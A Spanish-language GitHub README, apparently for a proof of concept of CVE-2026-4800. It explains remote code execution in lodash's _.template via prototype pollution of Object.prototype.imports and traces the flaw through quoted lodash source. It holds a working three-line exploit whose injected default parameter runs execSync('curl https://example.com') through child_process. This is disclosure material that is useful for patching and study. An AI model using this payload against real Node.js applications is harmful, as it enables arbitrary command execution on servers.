 threalwinky/cve-2026-4800-poc
Prueba de concepto que demuestra la ejecución remota de código en la plantilla de lodash mediante contaminación de prototipos, con un análisis detallado del flujo del ataque y la técnica de explotación.

https://github.com/lodash/lodash/security/advisories/GHSA-r5fr-rjxr-66jc

const _ = require('lodash');
Object.prototype.imports = {'x=process.getBuiltinModule("child_process").execSync("curl https://example.com")':undefined}
_.template('', {});

Usar una vulnerabilidad previa de contaminación de prototipos para contaminar Object.prototype.imports con una propiedad controlada por el atacante
A continuación, llama a _.template('', {}) con un valor de opciones de objeto plano normal
Dentro de _.template(), lodash copia options con assignInWith({}, options, settings, ...) en lodash.js:14877
function template(string, options, guard) {
      // Based on John Resig's `tmpl` implementation
      // (http://ejohn.org/blog/javascript-micro-templating/)
      // and Laura Doktorova's doT.js (https://github.com/olado/doT).
      var settings = lodash.templateSettings;

      if (guard && isIterateeCall(string, options, guard)) {
        options = undefined;
      }
      string = toString(string);
      options = assignInWith({}, options, settings, customDefaultsAssignIn);


...
assignInWith usa keysIn(source) en lodash.js:12778 var assignInWith = createAssigner(function(object, source, srcIndex, customizer) {
copyObject(source, keysIn(source), object, customizer);
});
keysIn() incluye propiedades enumerables heredadas en lodash.js:13440 function keysIn(object) {
return isArrayLike(object) ? arrayLikeKeys(object, true) : baseKeysIn(object);
}
Debido a que el objeto de opciones es un {} normal, hereda la propiedad imports contaminada de Object.prototype, y lodash copia ese valor heredado en options.imports local
Lodash luego construye imports con assignInWith({}, options.imports, settings.imports, ...) en lodash.js:14889, extrae importsKeys en lodash.js:14889, y los pasa a Function(importsKeys, ...) en lodash.js:14957
...

      // Cleanup code by stripping empty strings.
      source = (isEvaluating ? source.replace(reEmptyStringLeading, '') : source)
        .replace(reEmptyStringMiddle, '$1')
        .replace(reEmptyStringTrailing, '$1;');

      // Frame code as the function body.
      source = 'function(' + (variable || 'obj') + ') {\n' +
        (variable
          ? ''
          : 'obj || (obj = {});\n'
        ) +
        "var __t, __p = ''" +
        (isEscaping
           ? ', __e = _.escape'
           : ''
        ) +
        (isEvaluating
          ? ', __j = Array.prototype.join;\n' +
            "function print() { __p += __j.call(arguments, '') }\n"
          : ';\n'
        ) +
        source +
        'return __p\n}';

      var result = attempt(function() {
        return Function(importsKeys, sourceURL + 'return ' + source)
          .apply(undefined, importsValues);
      });

...
Mi clave contaminada se trata como un parámetro formal con una expresión predeterminada:
x=process.getBuiltinModule("child_process").execSync("curl https://example.com")
